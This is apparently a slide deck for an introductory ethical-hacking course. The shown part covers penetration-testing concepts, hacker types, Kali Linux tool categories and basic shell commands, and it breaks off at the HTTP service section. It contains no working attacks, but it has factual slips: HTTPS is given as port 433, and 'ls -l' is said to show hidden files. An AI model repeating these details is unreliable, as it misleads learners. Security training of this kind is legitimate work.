SALACYBER

SalaCyber Ethical Hacking Essential (SEHE)

Yutthavuth Kak

OSCP | CEH Practical | CCNP | CCNA Cyber Ops | CCNA Security | CMNA | CCNA | CCAI | HCIA | NSE

https://www.salacyber.com

Disclaimer

Information or content in this presentation is for educational purpose only.
The authors are not responsible for any misuse or illegal activities made by reader.

Contents

Contents

II. Introduction to Kali Linux

1. Overviews
2. Survival Commands
3. Finding Files
4. Common Service Ports
5. SSH Service
6. HTTP Service
7. Service Management

Contents

Contents

Contents

VII. Web Application Attacks

1. Overview
2. Burp Suite
3. Gobuster
4. Dirbuster
5. SQLmap

Contents

VIII. Network Server Attacks

1. Overview
2. Metasploit Framework
3. Metasploit Modules
4. Exploits
5. Payloads
6. Meterpreter

Contents

Contents

I. Course Introduction

1. Ethical Hacking Overview

a. What is Ethical Hacking?

Ethical Hacking is known as penetration tests which being perform to identify gaps and vulnerabilities that exists in the system or networks of the organization.

The comprehensive scope of penetration testing usually conducted by trusted individuals that are similarly used by hostile intruders or ethical hackers.

Introduction

I. Course Introduction

1. Ethical Hacking Overview

b. Purpose of Penetration Tests

Penetration tests is often done for two reasons:

- Penetration tests simulation can help to measure the protection layers of organization both internal and external facing.
- To identify any weak spots in a system defenses which attackers could take advantage of.

It’s best to have a pen test performed by someone with little-to-no prior knowledge of how the system is secured because they may be able to expose blind spots missed by the developers who built the system. For this reason, outside contractors are usually brought in to perform the tests. These contractors are often referred to as ‘ethical hackers’ since they are being hired to hack into a system with permission and for the purpose of increasing security.

I. Course Introduction

1. Ethical Hacking Overview

c. Type of Penetration Tests

There are two type of Penetration tests:

- Internal Network Penetration Test
- External Network Penetration Test

Introduction

I. Course Introduction

1. Ethical Hacking Overview

c. Type of Penetration Tests

Internal penetration test, by contrast, simulates either the actions a hacker might take once access has been gained to a network, or those of a malicious actor, or disgruntled employee with access that he or she is looking to escalate. The end target is ultimately the same as an external penetration test (above), but the starting point assumes a degree of network access already.


External penetration test involves an ethical hacker trying to break into an organisation's network – across the Internet. This means it's done off-site (remotely, as a hacker would be), using controlled and agreed ethical hacking techniques to accurately simulate a targeted attack from malicious parties on your network.

Introduction

I. Course Introduction

1. Ethical Hacking Overview

c. Steps of Penetration Testing



Introduction

I. Course Introduction

1. Ethical Hacking Overview

d. Difference of Penetration Testing and Vulnerability Assessment

Vulnerability scans and penetration tests are very different from each other, but both serve important functions for protecting a networked environment.

	Vulnerability scan	Penetration test
Frequency	At least quarterly, especially after new equipment is loaded or the network undergoes significant changes	Once or twice a year, as well as anytime the Internet-facing equipment undergoes significant changes
Reports	Provide a comprehensive baseline of what vulnerabilities exist and what changed since the last report	Concisely identify what data was compromised

Introduction

I. Course Introduction

1. Ethical Hacking Overview

d. Difference of Penetration Testing and Vulnerability Assessment

Focus	Lists known software vulnerabilities that could be exploited	Discovers unknown and exploitable weaknesses in normal business processes
Performed by	Typically conducted by in-house staff using authenticated credentials; does not require a high skill level	Best to use an independent outside service and alternate between two or three; requires a great deal of skill
Value	Detects when equipment could be compromised	Identifies and reduces weaknesses

I. Course Introduction

1. Ethical Hacking Overview

e. Type of Hackers

There are four type of hackers:

- Black-hat hacker
- White-hat hacker
- Grey-hat hacker
- Script kiddie

Introduction

I. Course Introduction

1. Ethical Hacking Overview

e. Type of Hackers

Black-hat hacker is an individual who attempts to gain unauthorized entry into a system or network to exploit them for malicious reasons.

White-hat hackers, on the other hand, are deemed to be the good guys, working with organizations to strengthen the security of a system. A white hat has permission to engage the targets and to compromise them within the prescribed rules of engagement.

Grey-hat hackers exploit networks and computer systems in the way that black hats do, but do so without any malicious intent, disclosing all loopholes and vulnerabilities to law enforcement agencies or intelligence agencies.

Introduction

I. Course Introduction

1. Ethical Hacking Overview

e. Type of Hackers

Script Kiddie is someone who lacks programming knowledge and uses existing software to launch an attack. Often a script kiddie will use these programs without even knowing how they work or what they do. For example, imagine a child gets their first computer. The child watches a movie about hacking and then downloads a copy of Kali Linux. They begin playing with the various programs while searching for online tutorials. At first, they may be perceived as nothing more than an internet troll or noob, due to their lack of experience and quickness to brag and boast. Sometimes they will even resort to cyberstalking or bullying. However , this may simply be a cover for other more nefarious activity.

Introduction

I. Course Introduction

1. Ethical Hacking Overview

f. Key Terms

Vulnerability a flaw or weakness that may allow harm to occur to an IT system which could be exploited to violate the system security policy.

Exploit is a code that takes advantage of a software vulnerability or security flaw. The objective of exploits is to gain access and take control over the system. For example, a successful exploit of a database vulnerability will allow attacker to collect and edit all the records from the database.

Introduction

I. Course Introduction

1. Ethical Hacking Overview

f. Key Terms

Payload is a custom code that attacker use to execute malicious actions such as deleting data, sending spam or encrypting data.

Shellcode is a list of malicious commands that will be execute once the code are injected into a running application.

Risk is an exposure to harm or loss resulting from breaches of or attacks on information systems.

Introduction

2. Course Objective

SalaCyber Ethical Hacking Essential course provide comprehensive of resources to demonstrate student to understand of attack vector and tools equipped with offensive approach to perform security test on the target systems.

After course completion, students will be able to understand:

- Get familiar with various security tools
- Perform information gathering on targets system
- Service enumeration on system servers and web application
- Carry out client-side attack
- Identify vulnerability in web applications

Introduction

3. Code of Ethics

I certify that having access to tools and programs that can be used to break or attack into systems, that I will only use them in an ethical, professional and legal manner. This means that I will only use them to test the current strength of security networks so that proper improvements can be made. I will always get permission before running any of these tools on a network. If for some reason I do not use these tools in proper manner, I do not hold instructor or Training Center liable and accept full responsibility for my actions.

Signature:_____

Name:_____

Date:_____

Contents

II. Introduction to Kali Linux

II. Introduction to Kali Linux

1. Overview

Three Main OS Components

- **Kernel** manages the operation of the computer
- **Shell** provides for interaction between the user and the computer
- **File system** provides a way to organize and manage all information on the computer's disk(s)

Kali Linux

II. Introduction to Kali Linux

1. Overview

a. Shell

Shell is a program that allows the user to type commands, options, and arguments

- Many shell programs exist
- Most popular shell is the “Bash” (Bourne Again Shell)
- A user’s shell can be changed by the *usermod* command by root
- User’s default shell stored in */etc/passwd*

II. Introduction to Kali Linux

1. Overview

b. File systems

Kali Linux adheres to the file system hierarchy standard which provides a familiar and universal layout for all Linux users. The directories you will find most useful are:

- /bin - basic programs (ls, cd, cat, etc.)
- /sbin - system programs (fdisk, mkfs, sysctl, etc)
- /etc - configuration files
- /tmp - temporary files (typically deleted on boot)
- /usr/bin - applications (apt, ncat, nmap, etc.)
- /usr/share - application support and data files

Kali Linux

II. Introduction to Kali Linux

1. Overview

Kali Linux is a Debian-based Linux distribution which customized by Offensive Security aimed to provide penetration testing tools for security audit purpose.

Kali Linux contains hundred of tools that help excel towards various information security tasks such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering.

To use the Kali Linux virtual machine, you will need to login with the default credentials for virtual machine.

- Username: kali
- Password: kali

II. Introduction to Kali Linux

1. Overview

To change password of default credentials, you may type as the following:

```
kali@kali:~$ passwd
Changing password for kali.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Kali Linux

II. Introduction to Kali Linux

1. Overview

Get familiar with Kali Linux applications:

- Information Gathering
- Vulnerability Analysis
- Web Application Analysis
- Database Assessment
- Password Attacks
- Wireless Attacks
- Reverse Engineering
- Exploitation Tools
- Sniffing & Spoofing

Kali Linux

II. Introduction to Kali Linux

1. Overview

Understand Kali Linux applications category:

- Post Exploitation
- Forensics
- Reporting Tools
- Social Engineering Tools


Kali Linux

II. Introduction to Kali Linux

1. Overview

- **Information Gathering**:

Information Gathering tools use to gathering different kinds of information against the targeted victim or system. There are various tools, techniques, and websites, including public sources.



Kali Linux

II. Introduction to Kali Linux

1. Overview

- **Vulnerability Analysis**:

Vulnerability analysis tools use to determine the magnitude of, and prioritizing any flaws in a system before those flaws are exploited by bad actors.

Kali Linux

II. Introduction to Kali Linux

1. Overview

- **Web Application Analysis**:

Web application analysis is a bunch of tools that being used to testing and analyzing the security level of the web application.

II. Introduction to Kali Linux

1. Overview

- **Database Assessment**:

Database assessment tools being used to measures database risk and protections.

Kali Linux

II. Introduction to Kali Linux

1. Overview

- **Password Attacks**:

Password Attacks is a bunch of tools which being used to recovering passwords from data that has been stored in or transmitted by a computer system.

A common approach is to repeatedly try guesses for the password and to check them against an available cryptographic hash of the password.

Kali Linux

II. Introduction to Kali Linux

1. Overview

- **Wireless Attacks**:

Wireless attack tools is being used to perform the assessment against wireless system, access point device or wireless networks.


Kali Linux

II. Introduction to Kali Linux

1. Overview

- **Reverse Engineering**:

Reverse Engineering tools is use to examines malware and software by breaking it down to pure code to better understand the potential vulnerability of a software and exploit them.




Kali Linux

II. Introduction to Kali Linux

1. Overview

- **Exploitation Tools**:

Exploitation tools is a bunch of software that being used to penetration to the system, networking and software application.



Kali Linux

II. Introduction to Kali Linux

1. Overview

- **Sniffing & Spoofing**:


There are two common types of intercepting and inspecting data packets over the network which we can use sniffing & spoofing tools available in Kali Linux.

II. Introduction to Kali Linux

1. Overview

- **Post Exploitation**:

Post-exploitation tools being used to perform privilege escalation after a session is opened. A session is an open shell from a successful exploit or bruteforce attack. A shell can be a standard shell or Meterpreter.



Kali Linux

II. Introduction to Kali Linux

1. Overview

- **Forensics**:

Forensics tools is being used to conduct investigation and analysis to gather and preserve evidence from a particular computing device which affect from any security incidents.

Kali Linux

II. Introduction to Kali Linux

1. Overview

- **Reporting Tools**:


Reporting tools being used to store information and track activities during the assessment.

II. Introduction to Kali Linux

1. Overview

- **Social Engineering Tools**:

Social engineering tools being used to manipulate technique to exploits human error to gain value information.



Contents

II. Introduction to Kali Linux

II. Introduction to Kali Linux

2. Survival Commands

What is a Command?

Command is a program executed on the command line which include:

- Built in shell commands
- Binary commands stored in files
- Aliases
- Functions
- Scripts

II. Introduction to Kali Linux

2. Survival Commands

Common commands line that usually use:

- **sudo**: to escalate privilege from normal user to root privilege in order to do something
- **whoami**: to check which user you currently use
- **ls**: listing files and prints out to the screen
- **cd**: access or open any specific directory
- **pwd**: print current directory which you currently in
- **mkdir**: creating folder or directory
- **touch**: creating file
- **rm**: deleting file

II. Introduction to Kali Linux

2. Survival Commands

Common commands line that usually use:

- **cp**: copy specific file
- **mv**: move specific file to different directory
- **(|)**: pipe character being used between two commands to send the output to the screen
- **grep**: filter output to the screens
- **(>)**: overwrite standard output to a specific file
- **(>>)**: append standard output to a specific file
- **cat**: read file

II. Introduction to Kali Linux

2. Survival Commands

a. sudo and whoami

Example 1: switch kali user to root user, you may type as below:

```
kali@kali:~$ sudo su
[sudo] password for kali:
root@kali:~$
```

Example 2: using *sudo* to execute any tasks with privilege user:

```
kali@kali:~$ sudo whoami
[sudo] password for kali:
root
```

II. Introduction to Kali Linux

2. Survival Commands

b. ls

Example 1: prints out a basic listing to the screen:

```
kali@kali:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
```

II. Introduction to Kali Linux

2. Survival Commands

b. ls

Example 2: display file including hidden ones

```
kali@kali:~$ ls -l
total 36
drwxr-xr-x 5 kali kali 4096 Aug 14 13:39 Desktop
drwxr-xr-x 2 kali kali 4096 Nov 25  2019 Documents
drwxr-xr-x 2 kali kali 4096 Aug 14 13:39 Downloads
drwxr-xr-x 2 kali kali 4096 Nov 25  2019 Music
drwxr-xr-x 2 kali kali 4096 Nov 25  2019 Pictures
drwxr-xr-x 2 kali kali 4096 Nov 25  2019 Public
drwxr-xr-x 4 kali kali 4096 May 15 23:06 Sublist3r
drwxr-xr-x 2 kali kali 4096 Nov 25  2019 Templates
drwxr-xr-x 2 kali kali 4096 Nov 25  2019 Videos
```

II. Introduction to Kali Linux

2. Survival Commands

c. cd

Example 1: access to Documents directory

```
kali@kali:~$ cd Documents/
kali@kali:~/Documents#
```

Example 2: return to home directory by using cd

```
kali@kali:~/Documents# cd
kali@kali:~$
```

II. Introduction to Kali Linux

2. Survival Commands

d. pwd

Example: checking current directory you currently in

```
kali@kali:~$ pwd
/kali
```

e. mkdir

Example: creating directory name **Test** in Desktop

```
kali@kali:~/Desktop# mkdir Test
kali@kali:~/Desktop#
```

II. Introduction to Kali Linux

2. Survival Commands

f. touch

Example: creating txt file in **Test** directory

```
kali@kali:~/Desktop/Test# touch 123.txt
kali@kali:~/Desktop/Test#
```

g. rm

Example 1: remove 123.txt file from **Test** directory

```
kali@kali:~/Desktop/Test# rm 123.txt
kali@kali:~/Desktop/Test#
```

II. Introduction to Kali Linux

2. Survival Commands

g. rm

Example 2: remove **Test** directory from Desktop

```
kali@kali:~/Desktop# rmdir Test
kali@kali:~/Desktop#
```

h. cp

Example: copy 123.txt file from **Test** directory to Documents directory

```
kali@kali:~/Desktop/Test# cp 123.txt /kali/Documents/
kali@kali:~/Desktop/Test#
```

II. Introduction to Kali Linux

2. Survival Commands

i. mv

Example: moving 123.txt file from **Test** directory to Documents directory

```
kali@kali:~/Desktop/Test# mv 123.txt /kali/Documents/
kali@kali:~/Desktop/Test#
```

j. (I) and grep

Example: display list file and filter to show only file name 123

```
kali@kali:~/Desktop/Test# ls 123.txt | grep 123
123.txt
```

II. Introduction to Kali Linux

2. Survival Commands

k. (>)

Example: add text to 123.txt file

```
kali@kali:~/Desktop/Test# echo hello world > /kali/Desktop/Test/123.txt
kali@kali:~/Desktop/Test#
```

l. (>>)

Example: add more text to 123.txt file without delete the current text

```
kali@kali:~/Desktop/Test# echo SalaCyber >> /kali/Desktop/Test/123.txt
kali@kali:~/Desktop/Test#
```

II. Introduction to Kali Linux

2. Survival Commands

m. cat

Example: read 123.txt file

```
kali@kali:~/Desktop/Test# cat 123.txt
hello world
SalaCyber
```

Contents

II. Introduction to Kali Linux

II. Introduction to Kali Linux

3. Finding Files

There are three of Linux commands that commonly used to find file in Kali linux. Each commands are similar, but work and return data in different ways and different circumstance. Those commands are:

- **which**: search for file through directory that defined in *$PATH*
- **locate**: a quick way to find directory of the file
- **find**: search for file in various directory

II. Introduction to Kali Linux

3. Survival Commands

a. which

Example: searching for system file (cat)

```
kali@kali:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

kali@kali:~$ which cat
/usr/bin/cat
```

II. Introduction to Kali Linux

3. Survival Commands

b. locate

Example: finding directory of 123.txt file

```
kali@kali:~$ locate 123.txt
/kali/Desktop/Test/123.txt
```

II. Introduction to Kali Linux

3. Survival Commands

c. find

Example: searching for any files that starts from letter directory-list in root directory

```
kali@kali:~$ sudo find / -name directory-list*
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
/usr/share/dirbuster/wordlists/directory-list-1.0.txt
/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-small.txt
```

Contents

II. Introduction to Kali Linux

II. Introduction to Kali Linux

4. Common Service Ports

There are various of services available in Linux distribution which each services using unique port number to run the applications. The service ports that common used are:

- **SSH Service**: is a TCP-based and listens by default on port 22.
- **FTP Service**: is a TCP-based and listens by default on port 21.
- **HTTP Service**: is a TCP-based and listens by default on port 80.
- **HTTPS Service**: is a TCP-based and listens by default on port 433.

Contents

II. Introduction to Kali Linux

II. Introduction to Kali Linux

5. SSH Service

SSH service is a secured and encrypted protocol which commonly used for remote access to a server.

While the openssh-server package is installed by default, the SSH service is disabled by default and thus is not started at boot time. You can manually start the SSH service with the **systemctl** command.

When a SSH connection is established, a shell session will be started and you will be able to manipulate the server by typing commands within the client on your local computer.

II. Introduction to Kali Linux

5. SSH Service

Before you proceed with installing an SSH client, make sure it is not already installed. Many Linux distributions already have an SSH client. To check if the client is available on your Linux-based system, you will need to:

```
kali@kali:~$ ssh
usage: ssh [-1246AaCfGgKkMNnqsTtVvXxYy] [-b bind_address] [-c cipher_spec]
[-D [bind_address:]port] [-E log_file] [-e escape_char]
[-F configfile] [-I pkcs11] [-i identity_file]
[-J [user@]host[:port]] [-L address] [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port] [-Q
query_option] [-R address] [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
[user@]hostname [command]
```

Contents

II. Introduction to Kali Linux

II. Introduction to Kali Linux

6. HTTP Service

